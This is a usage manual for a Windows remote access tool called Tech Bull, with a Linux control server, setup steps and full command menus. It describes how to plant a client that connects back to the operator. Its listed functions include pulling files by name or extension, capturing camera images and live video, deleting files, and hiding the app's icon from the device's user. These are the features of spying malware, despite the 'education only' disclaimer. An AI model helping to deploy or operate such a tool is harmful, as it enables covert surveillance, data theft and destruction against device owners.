TECH BULL FOR WINDOW

NOTE: THIS TOOL IS ONLY FOR EDUCATION PURPOSE

Dependency:

git clone https://github.com/KT-US/techbull4window.git

After downloading techbull4window folder from the GitHub then you will see two files.

1) TechBullServer.elf
2) Techbull4window.exe

How to run techbullserver.elf.

Open linux terminal and type below commands**.**

sudo chmod +x server.elf

./server.elf #after running this command you have below techbullserver interface in front of you.

```
virk@Ubuntu:~/Desktop$ ./techbullserver
Client_Recode: Directory Exist:
Waiting for Connection...
Press 0 for Terminating server
Press 1 for checking available commands
Press 2 for checking available clients
Press 3 for selecting a specific clients
Press 4 for Connected user History
Press 5 for checking server side Current Working Dir
Press 6 for change Dir from server side
Press 7 for checking list of Dir in Current working dir
Enter Command:
```

After this, open new terminal and type below command for checking your system IP Address because you need to enter this ip address on client side

Ifconfig #192.168.x.x


CLIENT SIDE:

When you download techbull4window, you will also found techbull4window.exe file which is used for window. You have to move that file into your client device and you don't need to install install it. When you click on techbull4window icon then it will create a new text file with name "techbull4windows_serverip".

You will found Tech Bull icon in your APP menu.

App icon:

Click on techbull4windows_serverip.txt file and enter ip address in from of "serveripaddress=" for example serveripaddress=192.168.x.x. and then press ctrl+s and close the "techbull4windows_serverip.txt" file then within few second the client will connect with your linux server. Then check your server screen, where you will find two command box.



Command box 1:

```
virk@Ubuntu:~/Desktop$ ./techbullserver
Client_Recode: Directory Exist:
Waiting for Connection...
Press 0 for Terminating server
Press 1 for checking available commands
Press 2 for checking available clients
Press 3 for selecting a specific clients
Press 4 for Connected user History
Press 5 for checking server side Current Working Dir
Press 6 for change Dir from server side
Press 7 for checking list of Dir in Current working dir
Enter Command:
```

Command box 2:

```
        Enter client_No: 1

**************************************************************
select client ID: 192.168.100.19 : 34960
**************************************************************

Type 0 for helping commands box for specific client
Type 1 for terminating specific user
Type 2 for Operating System information
Type 3 for Current working Dir
Type 4 for list of Directories in current working Dir
Type 5 for Change Dir
Type 6 for Root Dir
Type 7 for Traverse Dir
Type 8 for Searching Dir or file by name
Type 9 for Searching file by Extension
Type 10 for Downloading file from client side
Type 11 for Video calling,Audio calling,image capturing etc:
Type 12 for Searching and Delete Dir or file by name
Type 13 for Searching and Delete file by Extension
Type 14 for Hiding app Launching icon
Type 15 for Un-Hiding app Launching icon
Type 16 for Upload data on client side
Enter command for Specific user:
```

There are two side of this Tool.

1) First one the server side

2) Second one is the client side.

Server side functionality: There are two control box for server side.

First control box: is to control the number of connected user. Means to say that, to whom you want to send command.

Second control box: where you can send command to a specific user.

First control box functionality:

- Press 0 for Terminating server
- Press 1 for checking available commands
- Press 2 for checking available clients
- Press 3 for selecting a specific clients
- Press 4 for Connected user History
- Press 5 for checking server side Current Working Dir
- Press 6 for change Dir from server side
- Press 7 for checking list of Dir in Current working dir

Second control box functionality:

- Type 0 for helping commands box for specific client
- Type 1 for terminating specific user
- Type 2 for Operating System information
- Type 3 for Current working Dir
- Type 4 for list of Directories in current working Dir
- Type 5 for Change Dir
- Type 6 for Root Dir
- Type 7 for Traverse Dir
- Type 8 for Searching Dir or file by name
- Type 9 for Searching file by Extension
- Type 10 for Downloading file from client side

  Downloading file sub-functionality:

  - Press 1: if you Know the Exact file name with Extension
  - Press 2: if you want to download all files with same/specific extension

- Type 11 for Video calling, Audio calling, image capturing etc:

  Camera capturing sub-functionality:

  - Type 1 for check number of client camera
  - Type 2 for Capture a Picture
  - Type 3 for video live Streaming
  - Type 4 for terminating Camera Functionality
- Type 12 for Searching and Delete Dir or file by name
- Type 13 for Searching and Delete file by Extension
- Type 14 for Hiding app Launching icon
- Type 15 for Un-Hiding app Launching icon

- Type 16 for Upload data on client side

Data from server side to client side uploading sub-functionality:

- Type 0 for command helping box
- Type 1 for checking server side Current Working Dir
- Type 2 for change Dir from server side
- Type 3 for checking list of Dir in Current working dir
- Type 4 for Uploading a Specific file:
- Type 5 for Uploading all files with same extension: like .jpg .png .txt .mp3 .mp4 etc from your current working dir
- Type 6 for App version checking and updating:
- Type 7 for current app version
- Type 8 for terminating data uploading Process. with terminating it you can not go back:

AES algorithm:

When server side and client side make the connection between them then there is P2P connection. Mostly data is secure while it is moving form (server side to client side or from client side to server side) .For that, i used AES algo for data encryption and decryption.

Disclaimer

This tool has been developed strictly for educational purposes, authorized penetration testing, and remote administration of devices you own or have explicit permission to control.

Misuse of this tool is strictly prohibited.

The developer is not responsible for any damages, legal consequences, or unethical use of this software.

By using this tool, you agree that:

You will not use it to access, control, or damage any device or network without explicit authorization.

You assume full responsibility for any actions taken using this tool.

You comply with all local, national, and international laws.

THIS TOOL IS ONLY JUST FOR EDUCATION PURPOSE.